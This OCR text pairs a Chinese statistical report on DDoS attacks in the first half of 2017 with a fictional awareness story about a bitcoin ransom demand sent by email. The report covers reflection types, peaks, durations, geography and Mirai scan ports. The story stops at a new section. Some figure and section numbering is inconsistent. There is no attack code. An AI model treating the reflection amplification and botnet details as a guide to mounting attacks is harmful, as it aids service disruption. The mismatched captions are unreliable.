数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

下半年下降 16.4%。

2017 上半年攻击总数量虽有减少，但峰值大于 300Gbps 的超大流量攻击呈增长趋势，共发生 46 次，相比 2016 年下半年增长 4.5%，2017 Q2 相比 Q1 增加了 720%。




图 1.3 各月份大流量攻击次数

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

1.1.3 单次攻击最高 / 平均峰值

2017 年上半年单次攻击的平均攻击峰值为 32Gbps，相比 2016 下半年 21.7Gbps 增长了 47.5%，呈不断上升的趋势，在 2017 年 3 月达到最高值 42.1Gbps。虽然 2017 上半年攻击总量减少，但 Q2 季度的大流量攻击拉高了整体的平均攻击峰值走势。

从单次攻击峰值来看，2017 上半年单次最高攻击峰值为 418Gbps，相比 2016 年整体呈下降趋势；单独看 2017 上半年，最




图 1.4 各月份攻击峰值趋势图

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

高攻击峰值有回升的趋势。

1.2 DDoS 攻击类型分析

1.2.1 各攻击类型次数和流量占比

2017 上半年，Top 3（按攻击次数统计）DDoS 攻击类型分别为 NTP Reflection Flood、SSDP Reflection Flood 和 CHARGEN Reflection Flood，均为反射类型，Top 3 合计占比达 81.7%。

从各类攻击流量大小占比来看，SYN Flood 和 UDP Flood 依然是流量最大的两种攻击类型，SYN Flood 流量占比达 56%，UDP Flood 流量占比为 23.3%。与 2016 年相比，SYN Flood 流量占比明显增多，上升 7 个百分点，UDP Flood 流量占比明显减少，下降 6.3 个百分点。这一趋势在大流量攻击中体现尤其明显，详见下一小节分析。




图 1.5 按 DDoS 攻击总次数 / 总流量统计各类型占比图

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

1.2.2 攻击类型各流量区间分布

2017 上半年，特别值得注意的是，SYN Flood 大流量攻击明显增多，其在大流量攻击中占比明显上升。尤其在大于 300Gbps 的超大流量攻击中，SYN Flood 占比高达 91.3%，相比去年增长了 52.3 个百分点。与此同时，UDP Flood 攻击在大于 300Gbps 的超大流量攻击占比 8.7%，相比去年下降 34.9 个百分点。

2017 上半年 Top 5 攻击峰值事件攻击手段均为 SYN Flood。我们进一步对这五起攻击事件进行溯源分析，发现攻击源大多数为 Web 服务器，占比为 37.5%，其次是数据库系统，占比为 12.9%。通常情况下，Web 服务器或数据库系统会被分配给较大的带宽，导致它们能发出的攻击流量也比普通 PC 要更大，可见攻击者一直在寻




图 1.6 DDoS 攻击类型各流量区间分布图

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

求创造更高效的 Botnet。

这些攻击的攻击源中，有 54.5% 为 Windows 系统，占比超过 Linux 系统（44.5%）。虽然 Mirai 等物联网僵尸网络大量崛起，但在 2017 上半年的大流量攻击中基于 Windows 系统的攻击凸显，与这段时间内某些基于 Windows 系统的僵尸网络活动频繁有关。

1.3 反射攻击活动放缓

1.3.1 反射攻击次数和流量占比

2017 上半年，攻击次数占比和流量大小占比情况如下图所示。NTP Reflection Flood 和 SSDP Reflection Flood 攻击类型占比较大。

从攻击次数上来看，NTP Reflection Flood 仍霸占首位，攻击次数占全部反射攻击次数的 57%，其次是 SSDP Reflection Flood 和 CHARGEN Reflection Flood，分别占 24%、18.6%。




图 1.7 峰值 Top 5 攻击事件攻击源业务类型统计

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）




图 1.8 峰值 Top 5 攻击事件攻击源系统类型统计

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

从攻击流量大小上来看，NTP Reflection Flood 攻击流量占比仍最多，占全部反射攻击流量的 55.9%，其次是 SSDP Reflection Flood，占 40.5%。




图 1.9 各类反射攻击流量、次数占比图

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

1.3.2 反射攻击趋势分析

2017 上半年，反射类攻击整体活动放缓。从各类反射攻击总流量看，2017 Q1 季度相比 2016 Q4 反射攻击总流量下降 71%；Q2 季度，相比 Q1 季度下降 80%。

其中，NTP 反射攻击相比 2016 Q4，在 Q1 季度其攻击总流量下降了 71.8%，Q2 季度相比 Q1 季度继续下降，下降了 60.8%。DNS 反射攻击下降趋势较明显，Q2 季度比 Q1 季度下降了 301%。

2017 上半年，大部分反射攻击的最高攻击峰值相比 2016 Q4 季度均明显下降。在 Q1 季度，CHARGEN 反射攻击最高攻击峰值从 Q4 的 5.5Gbps 增长到 39.6Gbps；其余反射类均明显下降，虽在 Q2 季度略有增长，但仍然低于 2016 Q4 季度。

各类反射攻击流量的减少，最高攻击峰值的降低，都跟各类反射攻击在全球范围内可用的反射器数量逐年减少有关。分析有两方面的原因，一方面，各运营商不断对反射攻击进行治理，如实施 uRPF（Unicast Reverse Path Forwarding）、BCP 38 等策略；另一方面，很多存在漏洞的服务器都已经被打了补丁或者升级到较新版本，再或者直接关闭了本不需要开启的服务。




图 1.10 各季度反射攻击总流量趋势

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）




图 1.11 各类反射攻击各季度单次攻击最高峰值

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

1.3.3 NTP 活跃反射器分布

NTP 的活跃反射器数量虽然远低于 SSDP 的活跃反射器数量，但由于 NTP 反射攻击最高放大倍数可达 550 多倍，是 SSDP 放大倍数（30）的 18.3 倍，因此 NTP 反射攻击的攻击总流量和攻击峰值普遍高于 SSDP 攻击。

以 NTP 反射攻击为例，2017 年 Q1 和 Q2 季度，全球活跃 NTP 反射器个数分别为 23762 个和 13809 个；NTP 反射器个数 Top 5 国家如图所示。




图 1.12 活跃 NTP 反射器 Top 5 国家占比

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

1.4 DDoS 攻击持续时间

1.4.1 DDoS 攻击持续时间占比

2017 上半年，长时攻击增多，短时攻击略有下降，但仍然占主导地位。攻击时长在 30 分钟以内的 DDoS 攻击占全部攻击的一半以上，占 53.5%，相比 2016 下半年下降 8.9 个百分点；攻击时长超过 3 小时的攻击呈增长趋势，总体占比 33%，相比 2016 下半年增长 5.7 个百分点。




图 1.13 攻击持续时间占比图

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

1.4.2 DDoS 攻击持续时间变化趋势

我们已经对攻击持续时间跟踪了较长时间，基本每季度的攻击持续时间分布都差不多，都遵循“30 分钟以内攻击占一半以上，5 分钟以内攻击占 3 成”的规律。

2017 上半年平均攻击时长为 9 小时，相比 2016 下半年增长 28.6%。Q1 和 Q2 季度分别为 8.2 小时和 9.4 小时，呈回升趋势。

2017 上半年各季度最长攻击时长相比 2016 下半年呈下降趋势。2017 上半年我们监控到的最长一次 DDoS 攻击持续了 16 天 2 小时（386 小时），发生在 Q1 季度，最高攻击峰值达 1.3Tbps，累计总攻




图 1.14 各季度攻击持续时间占比图

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）




图 1.15 各季度平均攻击时长和最长攻击时长

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

击流量达 49TBytes。

1.4.3 DDoS 攻击持续时间与被攻击频次

我们统计了 2017 年上半年所有被攻击目标 IP 的情况，发现这些 IP 中有 72.8% 的 IP 曾经遭受过 30 分钟以下的 DDoS 攻击，其中 19.1% 曾在单个季度内遭受过 2 次或更多的 DDoS 攻击，遭受 DDoS 攻击最频繁的曾达到 13 次 / 季度；有 10.6% 的 IP 曾经遭受过长达 24 小时以上的攻击，其中 38.3% 曾在单个季度内遭受过 2 次或更多的 DDoS 攻击，最高达到 20 次 / 季度。

这表明，攻击者发起持续时间较长的 DDoS 攻击时，对目标进行频繁多次攻击的概率更大。这与攻击者的攻击企图密切相关，追求高利润的攻击者比起那些为了好玩发起攻击的攻击者来说，他们更愿意投入资源发起更持久的 DDoS 攻击，如果一直没能达到攻击的目的或预期的收益，就会再次发起攻击，直至达成目标。

30 分钟以内结束的攻击，平均攻击峰值为 14Gbps，其中有 97.4% 的峰值在 50Gbps 以下，有 83% 的峰值在 20Gbps 以下。长达 24 小时以上的攻击，平均攻击峰值为 46.4Gbps，是 30 分钟




图 1.16 不同攻击持续时间中被攻击目标 IP 占比

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

以内结束攻击的 3.3 倍，其中有 39.4% 的攻击峰值在 50Gbps 以上，有 19.2% 的攻击峰值在 100Gbps 以上。这个数据表明，短时、频繁的 DDoS 攻击，其攻击峰值普遍低于持续时间较长而频繁的 DDoS 攻击。这与攻击者掌握的攻击资源情况相关，Botnet 数量越多、规模越大，攻击能力越强，攻击者就有能力为了更高的利益多次对目标发起高带宽、更持久的 DDoS 攻击。

1.5 DDoS 攻击源 / 目标地理分布

1.5.1 全球 DDoS 攻击源国家分布

2017 上半年，中国依然是 DDoS 攻击受控攻击源最多的国家，发起攻击次数占全部的 46.6%，其次是美国和俄罗斯，分别占 3.0% 和 2.0%。

1.5.2 全球 DDoS 攻击目标国家分布

源国家	占比
中国	46.6%
美国	3.0%
俄罗斯	2.0%
加拿大	1.9%
日本	1.9%
德国	1.8%
英国	1.7%
荷兰	1.6%
巴西	1.5%
韩国	1.5%
其它	36.5%

图 1.17 不同攻击持续时间中被攻击目标 IP 占比

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

2017 上半年，受攻击最严重的国家是中国，攻击次数占全部被攻击国家的 64.6%，其次是美国和加拿大，分别占 18.1%、2.5%。

目标国家	占比
中国	64.6%
美国	18.1%
加拿大	2.5%
法国	1.9%
英国	1.3%
巴西	1.0%
亚太地区	0.9%
德国	0.8%
日本	0.7%
沙特阿拉伯	0.7%
其它	7.5%

图 1.18 全球 DDoS 攻击目标国家分布图及 Top 10

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

目标省份	占比
广东	17.3%
浙江	15.1%
福建	14.0%
江苏	13.7%
北京	7.8%
香港	6.1%
广西	3.9%
辽宁	2.1%
山东	2.0%
湖北	1.9%
其它	16.1%

图 1.19 中国 DDoS 攻击目标省份分布图及 Top 10

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）

1.5.3 中国 DDoS 攻击目标省份分布

我国中东部沿海地区一直是 DDoS 攻击的高发地。2017 上半年，受攻击严重的 Top 5 省份分别为广东、浙江、福建、江苏、北京，合计占比达 68%。

1.6 僵尸网络

1.6.1 中国 BotMaster 省份分布

根据绿盟威胁情报中心和金山安全 2017 上半年的统计，僵尸网络 BotMaster 端主要分布在我国的广东（14.8%）、江苏（8.1%）、江西（7.5%）、浙江（6.8%）、河南（5.4%）等省份。




图 1.20 中国 BotMaster 省份占比 Top 10

数据来源：绿盟威胁情报中心（NTI）和金山安全

1.6.2 中国 Bot 端省份分布

根据绿盟威胁情报中心（NTI）和金山安全的统计，僵尸网络 Bot 端主要分布在我国的广东（15.5%）、江苏（7.7%）、浙江（6.3%）、四川（5.4%）等省份。相比 2016 年，江西省排名下降，四川、北京排名上升。




图 1.21 中国 Bot 端省份占比 Top 10

数据来源：绿盟威胁情报中心（NTI）和金山安全

2.6.3 物联网僵尸网络

2016 下半年开始火遍全球的 Mirai，其活动仍在继续，我们的蜜罐系统监控了包括初版和变种 Mirai 的 10 个扫描端口（23、2323、7547、6789、5555、32、23231、3777、2222、19058），Mirai Bot 端日扫描次数如图 4.20 所示，平均扫描次数 13193 次 / 日，

相比去年下半年扫描活动下降明显。我们推测有两方面原因：

（1）Mirai 僵尸网络在 2016 年下半年发起了多次破坏力和影响较大的攻击，已经引起了广泛的关注，相关部门和机构，以及设备厂商已经开始着手应对，也有部分用户开始注意自身的设备安全问题。

（2）除了 Mirai，其他基于物联网的恶意程序也在加紧抢占物联网资源，关于这点请详见今年年初绿盟科技与电信云堤联合发布的《2016 年 DDoS 威胁报告》中关于台风 DDoS 物联网僵尸网络的分析。

物联网僵尸网络的种类越发增多，用途也更为广泛。IBM 研究人员最近又发现了 Mirai 僵尸网络新变种，这次它拓展了自己的能力，还包括了比特币挖掘组件。这并不奇怪，在利益的驱使下攻击者总是愿意投入更多的时间、精力去寻求更多、更有效的攻击手段和攻击资源。

图 1.22 Mirai Bot 端日扫描趋势图




图 1.23 Mirai Bot 端全球分布图

数据来源：绿盟科技威胁情报中心（NTI）




图 1.24 Mirai Bot 端国家占比 Top 10

数据来源：绿盟科技威胁情报中心（NTI）

穿越者

素材提供者:
金融技术部 俞琛
产品管理团队 刘弘利

关键词：勒索软件 勒索攻击

摘要：钓鱼攻击常见的攻击手段是怎样的？会有哪些变化？又会带来什么损失？渔湾酒吧里居然出现一位穿越者，买彩票次次中大奖，酒吧老板感觉其中有诈，迅速报警，然而后面出场的几位，却让这个事情跌宕起伏，一场黑幕就此拉开。（本文纯属虚构，如有雷同，纯属巧合。）

一．渔湾酒吧与穿越者

“费希曼！费希曼！费希曼！哦，我的上帝！”

“渔湾酒吧”的彩票大屏幕上，显示着最新一期的“时时彩”号码，与费希曼提供的号码丝毫不差。数十个酒鬼一边叫着他的名字，一边举着酒杯向他致敬。

从费希曼进入酒吧，接连四五期，每一期的开奖号码都被他猜中。因为他的指点，在场的每个人都小赚了一笔。在大家的心目中，费希

曼比上帝还可爱。

费希曼本人也是得意非常，他咧着大嘴，笑得肆无忌惮，啤酒沫子顺着下巴流进衣领都忘了擦。

酒吧的外面天寒地冻，来自北冰洋的寒流席卷整个英格兰。酒吧里面却是热气腾腾，几乎每一个人的血液都被点燃。

自从几年前费希曼从海湾里捞上了金盘子，人们纷纷传说这旁边的海湾是大航海时代的航道。消息传开后，全欧洲的淘金者都来到这里，大名鼎鼎的沃海湾公司也来这里开了个分公司。

随后，这个彩票站也就建起来了，而费希曼的运气也好像越来越好。

“这里一定有猫腻！”酒吧的老板兰森冷眼旁观，然后摸出手机，偷偷地打了个电话。

十分钟之后，布朗镇的警长奥菲斯和他的老朋友、沃海湾公司欧洲区总裁贝列夫就来到酒吧。看到奥菲斯，酒鬼们叫嚣的声音顿时小了许多。

奥菲斯走到费希曼的面前，先拿出证件亮了亮，然后说道：“你现在涉嫌一起经济犯罪，请跟我到警局走一趟！”

费希曼吓了一跳：“我是虔诚的基督徒，怎么可能会犯罪？”

“有没有罪不是你说了算！”奥菲斯说道，“你有权保持沉默，但是你所说的一切都将成为呈堂证供！”

话说到这份上，费希曼知道，他要是再不配合，就得戴手铐了。他只好乖乖地跟着奥菲斯和贝列夫上了警车。

回到警局，奥菲斯亲自审问：“把你的同伙交代出来吧！”

费希曼摸不着头脑：“什么同伙，我哪有什么同伙？”

陪在旁边的贝列夫质问道：“没有同伙，你一个臭打渔的怎么知道下一期彩票的开奖号码，真以为你是神啊？你一定在彩票中心有同伙，他告诉你即将开出的号码，你再买彩，然后暗里分赃。”

“我真的没有同伙！根本没有任何人向我透露过彩票开奖的消息！”费希曼对着墙上的耶稣像叫屈。

奥菲斯冷笑一声：“我现在态度和蔼地问你你不说，等我把你送到伦敦的警局，他们有的是对付你的法子，那时候你想说都来不及！”

费希曼早就听过伦敦警局的黑幕，听奥菲斯这么一说，他不由得打了个冷战：“我就是说了实话，你们也不会相信的！”

奥菲斯慢悠悠地说道：“你不说，怎么知道我们不会相信？”

费希曼咬了咬牙：“好，我说、我说！其实，我是穿越者，别看我们都很熟，其实我已经到 2018 年逛了一圈……”

这家伙的话还没说完，奥菲斯就爆发了，他从墙上摘下电警棍，一按开关，电警棍的前端立即闪出蓝幽幽的火花。他冷眼看着费希曼，揶揄道：“你来自 2018 年，那就应该能知道接下来的情况了，我下面该打你屁股、脑袋还是大腿？”

“别打，”眼看着电警棍就要碰到自己的身体，费希曼连声大叫，“我有证据、证据！”

“什么证据？拿出来看看！”奥菲斯这才收回电警棍。

费希曼战战兢兢地从口袋里掏出一部手机，递了上去：“这是我

从 2018 年带来的手机，里面的彩票 APP 有未来一年的数据和开奖号码。我之所以能预测彩票开奖，都是从手机里查到的！”

“还有这样的手机？”贝列夫眼都直了。他象个猴子一样跳到费希曼的身边，抢在奥菲斯的前面抓过手机。那速度，倒把一向强壮敏捷的奥菲斯吓了一跳。

“密码是什么？彩票 APP 怎么打开？哪种彩票的投资收益最大？”贝列夫连连问道，却根本不管费希曼来自什么地方，穿越时有什么细节。

“贝列夫，这部手机是费希曼的作案工具，你不要随便动！”奥菲斯说道，对于这个多年的老友，他也不好太过粗暴。

“我拿去帮你研究研究！”贝列夫说着，拔腿就跑。

“回来！”奥菲斯生怕他把手机给弄坏了，毁了证据，喊着警方人员一起追了出来。

贝列夫平时笨得象猪，这时却快得象猴子，他几步就跑出警局，上了大街。奥菲斯跟在后面，刚刚追出不远，突然想起还没有安排人看管费希曼。他急忙跑回审讯室，但是费希曼已经不见了。

二．勒索攻击

晚上九点，贝列夫打开笔记本电脑，因为几个小时之前，他已经根据费希曼那部手机提供的开奖信息买了十注彩票，准备大赚一笔。

“02、13、25、33、38、49，我的上帝，全中！”贝列夫兴奋得把那部手机拿过来，放在嘴上吻了一下。他这一次中了个大奖，奖金超过一百万英镑，这可是一大笔钱。不开心才怪。

其实，他做沃海湾公司欧洲区总裁这几年，也搞了些灰色收入，因为上面查得紧，一直不敢拿出来花。这回好了，有了中奖的借口，他终于可以大胆地花了。

就在这时，电脑上有图标闪动，提示贝列夫收到一封邮件，发件人是他的同事。他随手点开一看，却吓了一跳。

只见邮件的内容是：“贝列夫先生，真不好意思，我一不小心就进入了你的电脑，并且看到有一些对你不利的文件，你看看是不是这些东西？附件里面还有更多。”

这个邮件来得太突兀，贝列夫不太相信，他立即打开了附件。屏幕上突然弹出一个小小对话窗口。

“贝列夫先生，你的这些秘密真是惊天动地啊，为了不让它们被别有用心的人看到，我已经替你保存加密了。你应该感谢我，对吧！出于谢意，请你往这个账号上付价值 20 万英镑的比特币！”最后就是一连串的账户。

在贝列夫的电脑里，保存着一些他近年来收黑钱的账目，还有一些往上司送礼的细节。要是传了出去，他的下半辈子都要到监狱中度过。而现在这些文件图标全部都变白了，贝列夫连着试了几次，都打不开这些文件。他十分担心，对方既然能把他的文件加密，同样也能把他的文件公之于众。

贝列夫一头的汗水，突然想起的卧室里暗藏着保险柜，他那些

见不得人的原始凭证都在里面保存着。他打开了保险柜，看看东西都还在，放心了一半。冷静下来之后，贝列夫回复了一条信息：“我怎么才能相信你？”

对方很快回复：“我这次加密了你七批文件，先给你解锁一个。你点开 A 文件试试！”

贝列夫立即把鼠标点向 A 文件，果然，这次可以直接点开。可惜这个文件不重要，他就是删了，也于事无补。他需要解锁全部的文件。

对方又催促：“怎么样？就 20 万镑，你付得起。”当天晚上，贝列夫咬着牙往勒索者的账户上转了钱。

三．勒索局中局

